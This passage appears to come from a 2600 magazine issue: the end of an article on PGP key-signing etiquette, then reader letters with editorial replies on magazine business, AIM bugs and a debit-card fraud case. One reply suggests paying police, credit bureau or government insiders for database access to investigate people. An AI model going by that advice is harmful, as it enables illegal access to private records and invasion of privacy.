If you do choose to sign someone's key, they are obligated to prove their identity to your satisfaction. Only sign their key with a verification level that you are comfortable with. This applies equally to pseudononymous keys, anonymous keys, and keys using real names.

How to Sign a Key

Throughout the next several sections, references will be made to "key information." This is the information required to confirm that a key is not mistaken for a different key. At a minimum, this information must include the UID and fingerprint. For older style (v2 or v3) keys this information must also include key type (most likely RSA), creation date, and key size. Nearly all pgp keys currently in use are v4 keys and it's generally considered acceptable to verify just the UID and fingerprint.

Using GnuPG, this command will display all needed information (except creation date) for Bob's key:

```
gpg --fingerprint bob
```

How to Sign a Key Under Ideal Circumstances

Ideally, if Alice and Bob want to exchange key signatures, they will plan an in-person meeting for this purpose. Prior to meeting, each of them will print their key information on a small piece of paper and verify that the printout is correct. When they meet, they exchange their slips of paper. If required, they may take this opportunity to present each other with formal identification. After enjoying each other's company, they each return home, verify each other's key information to be correct (between the papers they exchanged and the keys they are about to sign), and sign each other's keys. They may then exchange signed keys.

Alice and Bob Meet on the Train

Alice and Bob have been meaning to get together and exchange key signatures but their busy schedules haven't allowed this. Alice gets on the train where she's pleasantly surprised to see Bob. They weren't planning to meet and neither of them has their key information with them. This may seem hopeless but after verifying each other's identification (to the extent they both consider necessary) they exchange a secret passphrase. When they get home, each of them will print their key information to a file and symmetrically encrypt this file to the passphrase known only between them. A command like this (on *nix) will export Bob's key information and use a passphrase to symmetrically encrypt it into a file:

```
gpg --fingerprint bob | gpg -ac >
➥bob.keyinfo.asc
Enter passphrase:
```

Bob can mail that file to Alice and, after decrypting the file (using the passphrase known only to them), Alice can confirm that she is signing the correct key. Alice uses the same method to send her key information to Bob.

In order for this protocol to be secure a passphrase must be "strong," must never be reused, and care must be taken that the passphrase isn't overheard (or otherwise made known) by anyone other than Alice and Bob. If Eve observes the passphrase being exchanged she may fool both Alice and Bob into signing the wrong keys.

Key Signing Parties

If you are hosting a key signing party, be sure to read Len Sassaman's "Efficient Group Key Signing Method." If you are attending a key signing party, be sure that the host has read it.

Key signing parties are described on several websites, negating any need to discuss them here in any great detail. However, much of the currently available information on the topic is dated, insecure, breaches proper etiquette, or is just plain wrong. I suggest reading up on key signing parties to get a general idea of how they work, and then read the sections of this article referring to identity confirmation, etiquette, and exchange of signed keys.

Key Signing Etiquette

Usually (but not always), key signatures are mutually exchanged between two people. This is known as a reciprocal key-signing. This exchange usually (but not always) means that if Alice signs Bob's key, she expects Bob to sign her key. This may not always be practical or desired.

For any number of reasons (or no reason at all) Bob may not want Alice's signature on his key. An example might be a premature expiration date on the signature that Bob doesn't want. In order to accommodate this situation, proper key signing etiquette requires that Alice send Bob's signed key only to Bob. If Alice sends Bob's signed key to a keyserver, it will remain in public circulation indefinitely and Bob has no control over it. If Alice sends Bob's signed key to another pgp user, it may find its way to a keyserver and become publicly circulated. If Bob wants Alice's signature on his key to be circulated, then Bob may upload it to a key server or distribute it as he sees fit.

For any number of reasons (or no reason at all) Bob may not want to sign Alice's key. In order to accommodate this situation, proper key signing etiquette requires that Bob does not immediately distribute Alice's signature on his key. Bob should first ask Alice if it's OK with her that he circulate her signature on his key even though he does not intend to sign her key. If Alice does not want her signature used without receiving a signature in return, Bob should destroy his copy of Alice's signature and not distribute it.

You are under no obligation to sign anyone's key or sign it with a particular level of verification. For any number of reasons (or no reason at all) you may not want to sign someone else's key. Just because someone has signed your key does not obligate you to sign their key. If they have signed your key and uploaded it to a keyserver, they have violated this etiquette. Their breach of etiquette does not place you under any obligation to sign their key.

Delivery of a Signed Key

As described in the section on etiquette, a signed key should be emailed to the key's owner. For enhanced security the signed key should be encrypted using the recipient's public key. Alice encrypts Bob's signed key to Bob (using Bob's public key) and emails it to the address in the UID of Bob's key. If Bob has more than one UID on his key with more than one address per key, Alice should sign each UID independently and send each signed UID to that address.

This provides one final test for Bob to prove his ownership of the key and accuracy of the UID: If Bob cannot receive or decrypt the signed key, Bob cannot (and should not) make use of that signature. This protocol is advantageous to both Alice and Bob. Alice is protected from having her signature circulated on a key with an incorrect email address or a key that is not controlled by a user of that address. Bob can review that the signature is acceptable to him before circulating it.

Delivery of a Signed Key Between Untrusting Parties

Sometimes Alice and Bob may want to sign each other's keys but they distrust each other. This is a reasonable situation since signing a key is a certification of identity, not character. Neither of them wants to offer a signed key until after the other has done so first. There are several impractical protocols for solving this. The most practical solution requires the help of Trent. Both Alice and Bob send each other's signed keys to Trent. Trent will pass along the signed keys only after both of them are received. This prevents Alice from withholding her signature from Bob after Bob delivers his signature to Alice. Biglumber.com provides exactly this service.

If the above protocol is used, it may not be practical to encrypt the signed key to its owner. It is therefore suggested that an encrypted and signed email exchange be made prior to exchanging signatures, to ensure that the key and the UID(s) are correct.

Suggested Further Reading

Bruce Schneier, *Applied Cryptography*

Bruce Schneier, *Secrets and Lies*

Len Sassaman, "Efficient Group Key Signing Method" (http://sion.quickie.net/keysigning.txt)

"Alice and Bob" (http://en.wikipedia.org/wiki➥/Alice_and_Bob)

Atom Smasher's Open Source & Security Links (http://atom.smasher.org/links/)

Special proofreading and editorial thanks to: Ed Moyle, Duane Dunston, and Seth Hardy.

Writewords

Questions

Dear *2600:*

My professor has in his possession an analog computer from Slough, England. The ICs inside suggest it's from around 1966. It's called a LAN-DEC, has five separate modules, two of which have phone dials. If you want a look, check out www.earlycomputers.com. We're trying to figure out what the heck this thing was used for. Also, obviously the letters "Q" and "Z" are omitted, but the letter "O" is on "zero." Has anyone ever seen this before?

Nate

It's a bit before our time but there are certainly readers who will feel a nostalgic pang upon seeing this. We hope they share what they know.

Dear *2600:*

I was wondering when you are going to start accepting applications for doing talks at the next HOPE because I would like to submit one.

Kn1ghtlOrd

If it isn't up and running at www.hope.net by the time you read this, it will be very soon.

Dear *2600:*

I have a quick question that some readers might be able to answer. On the newest version of MSN Messenger, there is a password addition. When you type in your user name and password and click sign in, there is another asterisk that gets added to the password. Anybody have an idea what that asterisk is added for or what key it is?

Buzzbros2002

We eagerly await the answer as well. But sometimes an asterisk is just an asterisk.

Dear *2600:*

I recently started subscribing to your magazine after years of being a regular reader - and having purchased my copies at Barnes and Noble, etc.

I was thumbing through a couple of your past issues and noticed something that alarmed me. Your average sales of each issue was like 82,000 (give or take) and of these 72,000 were sold via dealers and only 69 were from subscriptions. 69 from subscriptions? Is this right?

It blew me away that so many people read your mag, but yet - for whatever reason - don't subscribe. My first instinct would be that they don't want to be on that infamous "list" that's out there somewhere.

Anyway, I was just curious if these numbers were right and what your take is on this.

LiRM

The 69 you saw referred only to in-county subscriptions. The total number was closer to 5,000. But there are still a great deal more who choose to pick us up at newsstands and bookstores. There are many reasons for this - people may see us for the first time or perhaps, as you say, they don't want to be on a list. We maintain that our subscriber list is perfectly safe but it's really up to the individual to decide how they want to get their issues. We're thrilled that so many people continue to read our pages. Our distributors tell us we have a very strong readership and, considering how many publications they deal with, there is no better compliment. Hopefully we will continue to be relevant and interesting in the future.

Dear *2600:*

Out of curiosity I'd like to know why in SystemDownfall's article, the second person, Worm, wasn't mentioned. System claims that he sent the article with the line: "by SystemDownfall and Worm." It was an article about Imageshack. I can only assume now if he's telling the truth or not. I'd like to have evidence so we can finally end that useless debate.

Tenchuu

We sure do hate to be the cause of such drama but if you were to actually read the article you were referring to, you should have no problem seeing the authors' names (both of them) in the credits. Only one email address was given so perhaps that's the source of the confusion.

New Ideas

Dear *2600:*

I thought it might be to your liking to add a small tech-jokes section. While talking with a friend (Haggs), the following came up:

Haggs: So WPA is secure for wifi?

Impact: As far as I know, even it's not 100 percent.

Haggs: Kinda like condoms....

Impact: None of them are a sure thing, but it's better to use one than not....

Impact

Well that sure was a knee-slapper but we do have to be considerate of those for whom such laughter can be fatal. If someone's sides were to literally split after reading the above, it would cease being hilarious and only become mildly amusing. Humor must therefore remain a tactical weapon, for use only against one's worst enemies.

Dear *2600:*

I was thinking you could call the next HOPE conference HOPE 666. 666 being the devil's number. The first six because it's the sixth HOPE, the second because it's in the year 2006, and the third because of the 6 in *2600.*

What do you think?

Beowulf

You had us up until that last one. But the name of the conference will be Hope Number Six for a variety of reasons. We hope to see you there on July 21-23, 2006 in New York City. Visit www.hope.net for updates. And it's not too early to start working on a name for 2008.

Dear *2600:*

The truth. What is there to know? Sometimes true, always lying. It splatters, affecting, or rather, infecting everything and everyone. Locusts of the real world, sound to the deaf, pictures to the blind. More than knowledge of the unknown, lies of the unsaid. Lies are

what exist, they exist to create; to create, to destroy, to maim. Governmental ploys to shield us from the truth. The truth that the only real thing out there, the only real and true thing, is ourselves. Ourselves and our freedom to express. Express our undying - never ending - hate for the brotherhood known only as the "government." A shell, a meaningless organization used to suck every penny and minute of labor out of us, whilst using that liposuction, fat-filled, bilious money to fund its own people and dummy corporations - all for one. Feeding off the sweat of others. This is only the beginning - this is where you come in. The truth is nothing... without you to hear it.

ph4n7oMphr34k

You may well have a career as a thrash metal lyricist.

General Feedback

Dear *2600:*

I just picked up 22:2 (from Barnes and Noble - I let my subscription lapse) and was delighted to see the photo on the back cover. I thought, "Oh, good! They used my photo!" Then I saw the credit. You see, I'm not "t0nedeph." I sent you folks a photo much like that one a year ago. Never heard back. I didn't ask for a subscription or t-shirt then, and I'm not doing that now. Just surprised at the photo credit.

I thought it was a great shot. Glad to see it in the mag. Kudos to t0nedeph for taking it.

SAM

This is an unfortunate side effect of our not having a back cover photo section when you sent in your submission. Over the years we've gotten similar letters from people who took pictures of the exact same foreign payphone as someone else. These things do happen but we still appreciate the efforts of all who contribute, regardless of whether or not they make it into our pages. It's always good to know there are people out their with their eyes open.

Dear *2600:*

To begin with, thank you *2600* for bringing out a *great* magazine and thanks for all the great articles that people have sent. The one article that I think was really nice in the 22:2 issue was "Where Have All the Implants Gone?" by Estragon. I truly believe articles like that can end up changing people for their good. Again, thank you *2600* for giving people the opportunity to share!

Merlin

We are merely the conduit of information. The people out there who are willing to share their ideas and discoveries are the true life force.

Dear *2600:*

Regarding your article on AIM eavesdropping in 22:2, the writer clearly has no idea what he is talking about. AIM formerly had other clients sign off when another signed on, but they recently changed it to allow multiple signons. However, you still get a message from a user named "AOL Instant Messenger" that tells you your screen name has signed on at another location - it also gives you the option to disconnect other sessions by sending a "1" to that screen name. For being an "IM addict" as the author described himself, he should have known this.

Colin

Dear *2600:*

It would have been helpful if george had researched how his Mac OS had played into the bug. Was his Powerbook running OS X or OS 9? Was he using iChat or some other AIM-based IM program? As a Mac user, I can tell you that if you accidentally leave iChat on at one location and attempt to log into a second location, it will inform you and ask whether you want to quit the attempt or forcibly log off the previous session. I wonder if this bug George discovered is "half" of this... maybe with your account opened in Windows *and* Mac allows both simultaneously. An interesting bug but I'd like to have seen a longer article with exhaustive testing and experimentation.

Glutton

We would like to see that as well. Longer articles tend to make the point clearer.

Dear *2600:*

I am writing because I am dumbfounded that an article as worthless as "Creating AIM Mayhem" was published in this year's summer issue. Not only was it devoid of useful information but it was full of blatant inaccuracies. Several of the most glaring errors are as follows:

"There is almost *no* defense to a script like this, except for the victim getting off of AIM."

Rather than sign off, it would be trivial to set your client to automatically ignore instant messages from people who are not on your buddy list. This has been a feature of even the official AIM client for many years. Don't even get me started on the fact that it is a lot easier for the victim to click ignore than it is for windwaker to create additional AIM screen names.

What really bothers me though is the last line. "Plus, there's nothing that AOL can do about it." This could not be further than the truth. The official AIM client, and most full featured clients, do not use the toc protocol. They use the oscar protocol. Toc v 1.0 was released over six years ago but was never really supported by AOL. They have no obligation to allow people to continue to use their service via this protocol. Hell, the first version of the protocol, the one linked in the article, has already been banned. If people like windwaker continue to use the toc to be assholes I would not be surprised if AOL dropped support for it altogether.

This article read more like the boasts of a script kid than the kind of article I am accustomed to reading in *2600.* Way to bring the bar down guys.

phil

Dear *2600:*

I am writing to say that I recently picked up a copy of your magazine, and I *love*it. I have always been into computers really heavily, always wanting to learn new things. I have learned more things just from reading this one copy of 22:1 than I have the past two years. I once read somewhere that any computer is better than no computer for a hacker. I must say that is quite true. I recently took an old Gateway that I found in the trash a couple of houses down (Pentium 2, 350 mhz, 94mb of ram, Windows 95 (eww), and a four gig hard drive) and successfully upgraded it to 224mb of ram, Fedora Redhat Linux and XP Pro, and two 120 gig hard drives (out of old Dish Network DVR satellite receivers). I successfully run a small personal web server off of this computer. I know you're probably like "oh who cares," but I'm telling you

guys this because I constantly see people whining about how slow their 1.0 ghz processor and 512mb of ram computers are. But yet they claim to be "hackers." A true hacker doesn't need a fancy $3000 box to explore the net and I just want to tell them to stop whining.

Thanks for hearing me out. I hope to read *2600* for years to come. Oh yeah, I'm sending this letter via email from a Pentium 1 (speed unknown but *slow*) with 64mb of ram on Windows 95 and a shitty dialup connection (14.4k) from my mom's house in the middle of nowhere. It took me three hours to configure it in order to get online just to send you guys this letter of appreciation for opening my eyes to the free information that I rightfully deserve.

Thanks for listening. At least someone does....

jpeg v1rus

Dear *2600:*

After borrowing 21:4 from an instructor at a school I was sent to, I was hooked. The articles were great and the cover was very intriguing. One of the many things your magazine has inspired me to do was learn the history. I think it's very important to know your roots and understand how it is a lot of things came to be today in society. It's been very interesting reading articles and watching videos found online about Kevin Mitnick, Phiber Optik, and others.

Props to you guys. Keep up the great work!

Mike

At least the school you were sent to isn't that bad if the instructors are the ones reading a hacker magazine.

Dear *2600:*

In the article titled "Javascript Injection" in 22:3, there is some HTML text in which the right angle brackets (>) have apparently all been replaced with pipe symbols (|). I don't know why that happened, but it's astonishing that such a glaring mistake was not caught by the *2600* editors. It's not even the first time I see errors like that concerning HTML text in the magazine. Coming from a hacker publication, it's very disappointing.

George The Pancake

It's always sad when we let people down but there's no getting around it this time. We made a mistake. Hard as that may be to believe, it has been known to happen. Sometimes those particular brackets are temporarily changed when being imported into a program that uses those same brackets to interpret commands. This is an instance where they weren't changed back. We regret the error as well as the software.

Dear *2600:*

I was just poking my nose through 22:2 when I fell upon an article labeled "Remote UNIX Execution Via a Cell Phone." I have to say I became enlightened to a whole new world. You caused me to go pull a Dell out of my garage (crappy specs, like a 166mhz processor and 32mb ram but a network card is available) and install Slackware. Finding this remote system actually worked, I decided to step it up. So I wrote a few server applications, the first running on the Dell. This one routes the incoming data and sends it to the selected computer on my network. The rest listen for the commands and process them. My network has an array of computers running Windows and others Linux, and now I am able to control each one individually, best of all, 100 percent mobile. Be forewarned: don't forget to check your cell phone's text messaging service and charges. You might run up your bill easily.

Luke

Dear *2600:*

We have reason to believe that your magazine published a bogus hack against SonicWALL products in the Autumn 2005 article titled "Climbing the SonicWALL." After analyzing the technique described in the article we attempted to contact Kn1ghtl0rd in an attempt to verify his claims. As we have not received a response to our inquiries on how he was able to use a "nice little program that sniffs passwords" to defeat a 256 bit hash we have no choice but to assume that the author made false claims in his ability to compromise our security.

We believe that the article published in *2600* is a hoax.

Matt Dreyer
SonicWALL

We intend to look into this and advise our readers to see if this is in fact untrue. Thanks for writing.

Dear *2600:*

Finally I find myself sitting down to write back to *2600* after 12-15 years of devotion and always finding your issues on the shelf, no matter how high/low they are or what they're hidden behind.

Years of tutorials, code samples, and how-tos... some I'd thought of, many I would never have thought of. I'm grateful for the forum of free information exchange *2600* has provided me all these years.

My brother recently took third degree as a Mason. I told him that the reason I could never do that was because (aside from their doctrine of misogyny) they were nothing but a culture based on information control. I firmly believe info-control is anti-human.

The reason for my writing is the recent cover (22:3). I've been a graphic designer for years... at least my job title said so. This cover, second only perhaps to the one with Dubya and the black light trick, has made me write.

Who is the mysterious man on the cover with the biohazard case? I'm not sure it mattered, but it appears he's waving down a large McDonald's sign to land on what could be either an aircraft carrier or an offshore oil rig.

Either way, as an homage to *The Simpsons,* it appears they're getting a McDonald's on their offshore oil rig. At least that's how it looks to me.

I've gained years of enjoyment from your fine publication. Keep geeking and making good on that First Amendment. We can't do it without you. (Well, maybe we could, but it would be far less fun.)

alphabot

Dear *2600:*

There have been a lot of articles in *2600* recently with spyware detection methods that usually involve downloading some piece of software or another and a bit of debate as to which tool does the job best/better. I just wanted to point out, especially since Inglix the Mad mentioned Security Task Manager, that almost all copies of Windows have a tool built in that does essentially the same thing and if you happen to be looking for spyware on a Windows box it's a good place to check. It's called

netstat. Specifically, netstat with the ñvb option. This option lists every active port on your machine like netstat ña does but it also lists the processes tied to that port. So if it's using a port you will find where it lives very quickly here. Unless of course the spyware happens to include its own TCP/IP implementation!

savaticus

Dear *2600:*

I just wanted to start out by saying I enjoyed the new issue. I loved the article about the Wal-Mart self checkout machines. I am writing just to tell you how much of a loser I am. I was recently dumped by my girlfriend. She said that I spent too much time "playing with my computers." I think what really pushed her over the edge was the fact that she was trying to get me to have "sex" with her, but I was much more interested in reading your magazine. How pathetic is that? Anyway keep up the good work. Can't wait till the next quarter.

Anthony

Sometimes the knowledge that we've kept people from breeding is very comforting.

Advice

Dear *2600:*

Two days ago I read about your work and I decided to search for it because I thought it was more than very interesting. I come from Spain, my English is not the best (but I hope I will be able to read your articles), but I would like to receive your magazine in a kiosk in my city because I am 17 and my parents don't like this type of education.

Javier

Parents everywhere are the same, aren't they? Getting us into a Spanish kiosk is a tall order since it's very difficult to get reliable overseas distribution in the first place. We will continue trying however. And when we succeed we'll update our list of stores which is on our website. We suggest subscribing to ensure that you get all of the issues in a timely manner. If your parents are the kind who keep a shredder near the front door for any mail they don't approve of, it might be a good idea to open a post office box or use a friend's address.

Dear *2600:*

Although I am comfortable enough to get around on a computer for word processing, Internet etc., I know less that squat about programming and tech matters.

On the other hand, I thoroughly enjoy your quarterly because of the insights I gain about the hacker's *"mind."* Thank you so much for presenting your material with this unique point of view.

For me, well, let's just say that after spending my adult life in higher education at traditional colleges and universities as a problem solver combined with a lifelong pursuit of metaphysical matters... I can certainly identify with the hacker's state of mind.

In that regard, perhaps you can advise me on the following personal goal:

For a few good reasons, I need to do a few "people searches." I've located a few sites online that provide these services, particularly reverse cell phone tracking along with a number of months' past cell phone statements... all for a few hundred dollars.

Now, not only would I like to save that expense, I *really* want to do this myself. And to do this I need to get - or get into - the special software that gets this done. Unfortunately, I've learned that this access is available only to licensed private eyes, etc.

And so, I do have the "mind" for this without the tech expertise. Any advice you can send along is greatly appreciated.

Oh, and as you probably already know, the typical "people search" software programs available for purchase online are very amateur and limiting. I need the turbo!

Harry

It's possible to get a good amount of information on an individual through persistence and social engineering. But when you want to do this on a regular basis with many people it becomes a bit trickier. You need to make contact with those who have access to certain databases and are willing to share them with you. This usually means you'll have to pay them and sometimes what you're paying them for isn't entirely legal. Private eyes, cops, credit bureau employees, government workers... they all have a price. Another option is to become one of these people yourself but that can take a lot of time, money, and patience. And in the end you may wind up breaking the law by exercising your powers inappropriately. There is much public information that can be found on people through the local motor vehicle department or even by Googling but obviously these won't be thorough.

Dear *2600:*

I am familiar with your publication and I thought you might have a helpful idea or two that would aid me in resolving a conflict I currently have with Verizon. You may have come across my problem before. I imagine I'm not the only one with this issue.

A few weeks ago I established a Verizon DSL-only account. Upon connecting my modem I quickly learned that the Verizon service is inadequate. I called them and canceled their service. Unfortunately, when I set up the Verizon account I agreed to have them "link" my Yahoo and Verizon email accounts. I agreed to this service as a matter of convenience. It has turned out to be very very inconvenient. Now that I have canceled my Verizon DSL service I cannot access my Yahoo account.

When I try to login to my Yahoo account I get a message prompting me to "unlink" the two accounts. I'm presented with an "unlink" button to click but when I click the button I am told that the request to unlink cannot be processed at that time. I have attempted to click this button repeatedly since canceling my DSL service.

I have called Verizon about this issue each day since canceling. I have been given inconsistent responses regarding the solution and at this point I have no sense that they will ever resolve the issue. I have been told a variety of different things regarding this problem. These include:

1) Yahoo is working on the problem and a trouble ticket is open.

2) Yahoo has not been able to resolve the problem and the trouble ticket is closed.

3) You will have to call our cancellations department and uncancel your cancellation order; then... once uncanceled you can unlink the accounts and then recancel.

4) You cannot uncancel a cancel order.

5) There is nothing we can do to unlink these accounts. You will have to talk to Yahoo directly.

I have talked with Yahoo repeatedly and they say there is nothing they can do and that it is something that Verizon must resolve.

I am further told by Yahoo that if I do not successfully unlink the Verizon account within 90 days they will delete my account.

I have had an account with Yahoo for many many years. I would like to regain access to my Yahoo account as it contains so much personal information: my personal calendar, my contacts list, cherished communications from the people I love, stock portfolio combos that I track, etc. I can't even access my Yahoo Instant Messenger.

Are you familiar with this problem? Might you have some suggestions or ideas about how to resolve this issue?

Phillip

You need to make friends with some of the people in these corporations. Your Yahoo account doesn't have to be deleted and Verizon can certainly be more helpful than they have been so far. But, despite the fact that they should have done a better job from the beginning, you will only get this fixed relatively quickly if you gain some allies on the inside. You can do this by getting their sympathy which is generally achieved by explaining the problem in as simple a way as possible. It may take a few attempts to get someone who can actually do something. You may have to talk to supervisors or techs. But it can be done.

It sounds as if logging in to your old Verizon account will fix the problem so that's probably the best path to follow. Obviously you can't do this since the account was canceled. But somebody at Verizon most likely can. Yahoo can be made aware of the situation so that they don't delete your account. If you find the right person, they can really get a lot done for you. We've experienced this many times.

Of course if things go badly, and as a last resort, you can always complain to the powers that be such as the local public utilities commission, the FCC, the Attorney General's office, various consumer groups, and of course the media. But the trick in all of these cases is also to make it as succinct as possible so the reader of your letter will instantly feel compassion for you and anger at those who are making your life difficult. If you get really steamed, you certainly could pursue a lawsuit. But that's also an investment in considerable time and money.

If and when things do work out, it would also be helpful to let the world know. You can bet other people are experiencing the same types of problems on a daily basis. A search of the net reveals that you're not alone.

Dear *2600:*

I have been reading your publication for many years and have picked up copies at national bookstore chains and small bookstores across the country. You guys are awesome! Your articles are always insightful, well written, and full of useful information. I only wish that more people would read it so that there could be a greater understanding of the service you provide to non-technical and technical people alike.

Unfortunately I am writing about a serious topic and I am hoping that someone out there can help with this problem. Recently my sister's debit card was cloned and stolen. I can only speculate about the cloning since we have no idea what really happened. She had the card in her wallet when the illegal transactions occurred. The bottom line is that someone got a hold of her debit card number and the expiration date and used it to purchase $900+ worth of merchandise. They purchased about $550 worth of stuff from Wal-Mart and another $300 and something from an electronics store. She only found out about the credit card transactions because the electronics store was kind enough to call her and let her know that something had been ordered with her card. The credit card company called two nights later to inform her that the purchases were made on the card. Okay, I'll say that again. The credit card company called two nights *after* the purchases were made. This was after the police report was filed, the account was closed by the bank, and after the electronics store called her to notify her of the purchase. The lady on the phone representing the credit card company did not even know that the account had been deactivated. She was clueless! She even closed the account again to make sure the first closure went through. This is not comforting to know that the credit card company and bank are not automatically on the same wavelength.

Oh, but it gets scarier! The bank had no record of the details of the transactions that took place and neither did the credit card company. They did not have the location of the purchases or whether the purchases were made offline or online. The information was "not available yet."

Apparently if someone uses your card without authorization, New York State law requires that you file a statement with the local and state police. After getting everything notarized, signed, and filling out a dozen or more papers, the police kindly took the information. I then asked what would be done about the situation. The police officer behind the desk answered bluntly that nothing would be done since the bank/credit card company handled this "sort of thing." I politely asked why we were bothering to fill out a report if the police don't follow up with these types of criminal cases. The police officer said it is up to local police stations whether to follow up with these cases and that most of the cases are taken care of by the credit card/bank companies well before the investigations turn up any results, *if* an investigation is launched. In addition to filing with local police, you must file with state police who, by the way, are not connected electronically or otherwise with local police stations. Is this not one of the things that caused 9/11 to occur? Have we not figured out yet that law enforcement agencies should be communicating with each other if they are to be effective at stopping crime and major disasters? I am not feeling reassured that we are at all safe in this country.

At this point, you might be wondering why I am writing in to your fine publication. Well, this whole thing got me thinking about law enforcement and how utterly useless they can be. Someone steals your credit card and uses it to make illegal purchases, essentially stealing from you, and they can't be bothered to get off their butts and do something about it. Then we all wonder why identity theft and credit card fraud are so pervasive. It's an easy crime and you get away with it too! What kind of message is this sending to would-be crooks? The next

step is for me to do the research myself. Once I find out where the products were purchased, I am going to try to contact someone at those companies to see if they have any additional information about the purchases. However, I'm not sure how far this will get me as most retailers are nervous about talking to individuals about these things. They become defensive and fearful that you will either expose their insecurities or sue them. Silly rabbits! I just want to know what happened and I think my sister has the right to know this even if the police and the bank are not interested. Sure, the bank will reimburse her 900 something dollars but that's not the point. If the credit card companies are going to complain that credit card fraud is rampant yet they do nothing to solve the problem, then how as ordinary citizens can we stop this from going on? Is this some sort of credit card company policy? Think about it. If they can claim that credit card fraud is up then they can charge you astronomical fees and interest rates and blame it on the criminals. Is this some sort of ploy and are they working with local/state police to do this? Why wouldn't they put pressure on local officials to do their job if this wasn't the case?

Here's where I need your help and your readers' help. I would like advice on what to do here. Should I investigate myself by using some social engineering and what tactics would you use to find out more information from those who are not so willing to give it up? Should I write to the local newspapers to find out if they are interested in investigating/reporting incidents like these? Is there anything I am not thinking about or missing here that I can do to stop this sort of thing from happening? Obviously, stop purchasing items online but my sister isn't even sure where the card was stolen. It could have been stolen by someone's cell phone camera in a store or at the checkout counter of the local supermarket for all we know. I need ideas that will help me to expose these people for who they are and start a fire under the butts of those who can actually investigate the crime. It annoys me that police are so complacent about this. They should be making examples of these people, not shrugging it off into the lap of large corporations that obviously don't give a damn if they lose a hundred thousand dollars a year from fraud because they more than make it up by charging 22 percent interest and $30 late fees. Meanwhile, the rest of us folks have to take days and sometimes months and years to straighten out our credit records and file reports, complaints, and so on.

Any advice on this matter is appreciated.

Adria

You've stumbled into a real nest of corruption here. The simple fact is that nobody wants to pursue the perpetrators because it's a pain in the ass, difficult to prove, almost certainly in another jurisdiction and possibly even another country, and, most importantly, not cost-effective. As you correctly note, the credit card companies simply pass these charges on to the consumers citing "fraud" even though the money is often taken back from the merchants who then also become victims. These companies lose nothing yet somehow achieve the image of being the good guys because they credit the accounts of the cardholders. Meanwhile the same lax security that makes such things possible in the first place continues to operate.

You could spend a lot of time tracking down whoever made the fraudulent purchases. We doubt much would come out of that since neither the police nor the credit card company seem all that interested in pursuing it. What would be a lot more worthwhile would be exposing the exact methods used by these people to take advantage of the system. When such a thing is exposed to the world, the companies involved have no choice but to fix them and their failure to do so will finally earn them the wrath they deserve.

Guidelines

Dear *2600:*

Can I submit a picture for the back of the zine via email or can that only be done with snail mail?

Byte Stealer

Yes, email is fine. Just be sure it's of decent picture quality. Submit it to articles@2600.com. Payphone photos should go to payphone@2600.com. And of course, letters should go to letters@2600.com. Of course, you can also use snail mail for all of these.

Dear *2600:*

"...be sure to use the highest possible resolution." You really shouldn't tempt *2600* readers like that. The temptation to stitch together a megapixel monster that would make most computers cry for mercy is very high.

Jake

Let us clarify then. When sending us pictures that you'd like us to consider for printing, you're best off going for something that will look good when it's printed, such as 300 dpi. A 70 dpi photo, which is closer to the standard on a web page, simply doesn't cut it in print. Conversely, anything over 300 dpi isn't really necessary.

Dear *2600:*

I would like to submit an article for your consideration and would like to know if there is a certain criteria or format that you would like the article in. It does not have any images and just a small script in Perl.

Triad

While we make an attempt to read all formats, you're best off submitting your article in ASCII text which is almost universally readable. ASCII diagrams, however, usually don't work out well in a printed magazine which is why we encourage those who have diagrams to make them as high quality as possible and attach them separately in one of the standard picture formats. Apart from all that, we like articles to be as in depth as possible (don't get all preoccupied over length as we can always trim it down) and with a hacker perspective (an air of mischief, lots of what-if scenarios, and a determination not to do things by the book). Finally, we ask that submissions not have been published anywhere else (including websites) and that they not be for two issues after they're submitted.

Dear *2600:*

I was wondering what the rules were on article copyright. When you use an article, are you taking reprint rights? Can the original author use the article in any other form after *2600* prints? Who owns the copyright at that point?

Just considering writing an article, but if it's printed

I'd still like to be able to put it on my website.

Andy

You can do whatever you want after we print it. It's your article. We only ask that it be new when you submit it. That means not printed in other publications or put on the Internet. It can take up to two issues for a decision to be reached on whether or not to print it so you may need a bit of patience. Articles should be sent to articles@2600.com. If you don't get our automated reply within an hour or two, you might want to try resending it from a different account. You won't get an automated reply if you sent us something in the recent past however.

Responses

Dear *2600:*

This is in response to the cable question that InfernalStorm asked in 22:2. It was a firmware upgrade for that model box. They do those upgrades up to three times a year, depending on the model of box. The reason for the upgrade is to add features to your cable box or to fix issues that they may have. Those particular series had problems with guide data and so they did a massive upgrade for all cable systems. I don't work particularly for Comcast, but for another Major Cable Company, (think AOL). Hope that this helps some.

ProtoHippy

Dear *2600:*

Estragon presents an interesting subject in his article "Where Have All the Implants Gone?" in 22:2. However, I have to argue against implants. Implants would connect ourselves not only physically but also mentally to the technology of the day. Estragon presented the idea of cell phone implants and various other wireless communication devices. I see not one but many potential security flaws. We have seen that wireless communication devices are inherently insecure. Who would make these devices and how would they be secured? In addition, in order for the devices to gain popularity they must be supported by the major operating system of the day. This means we will trust Mr. Gates' company to write, support, and secure software and hardware. Come on. The security risks outweigh the gains we will see in any operation.

Furthermore, I ask who would want a cell phone - a tracking device - implanted into their body. All of us hackers who want to remain in hiding would be out in the open and easily found by the government agents and secret police. I ask all hackers to resist the coming storm of implants. If implants do become a reality, let's have a little fun with the guy next to us who talks insanely loud.

SamStone

Dear *2600:*

I just finished reading mirrorshades' article "I Am Not a Hacker" in 22:3, and I have to say I'm very disappointed with what it said. The term "hacker" has been used by members of the computer industry for something like 30 years, and only in recent years has the term been associated with crime.

When I tell someone I'm into hacking, I tell them that it's *"real hacking...* not the crap they talk about on TV." Then I also explain to most of them what exactly a hacker is. I tell them something like this: "The media's portrayal of hackers is far from reality. Even though there are some people in the world that do malicious things like what the media portrays a hacker as, real hackers greatly look down on people like that. A true hacker is nothing more than what average people would call a 'computer nerd,' an intelligent and curious person who is interested in the inner workings of computers and technology." Once I explain that to them, most of them appear to have a surprising new positive perspective of the term "hacker."

When you talk with reasonably knowledgeable people in the computer industry, most can easily identify between hacking and cracking. We just need to get the average people's media outlets to either use the correct terms or to come up with their own term for cracking. Because, for the most part, the media (especially the news media) is who we have to thank for the corruption of the term hacking, because that's where most people learn about all of this.

The media doesn't usually get things overnight. Look how long it took the news media to become aware of the vulnerabilities of e-voting machines, and that was something having to do with the government and politics, two of their largest hyping subjects. But I have a feeling that all it would probably take to bring the truth about hacking to the public's attention is to find a unique way of demonstrating the subject to the public, in a way that the media would be drawn to talk about.

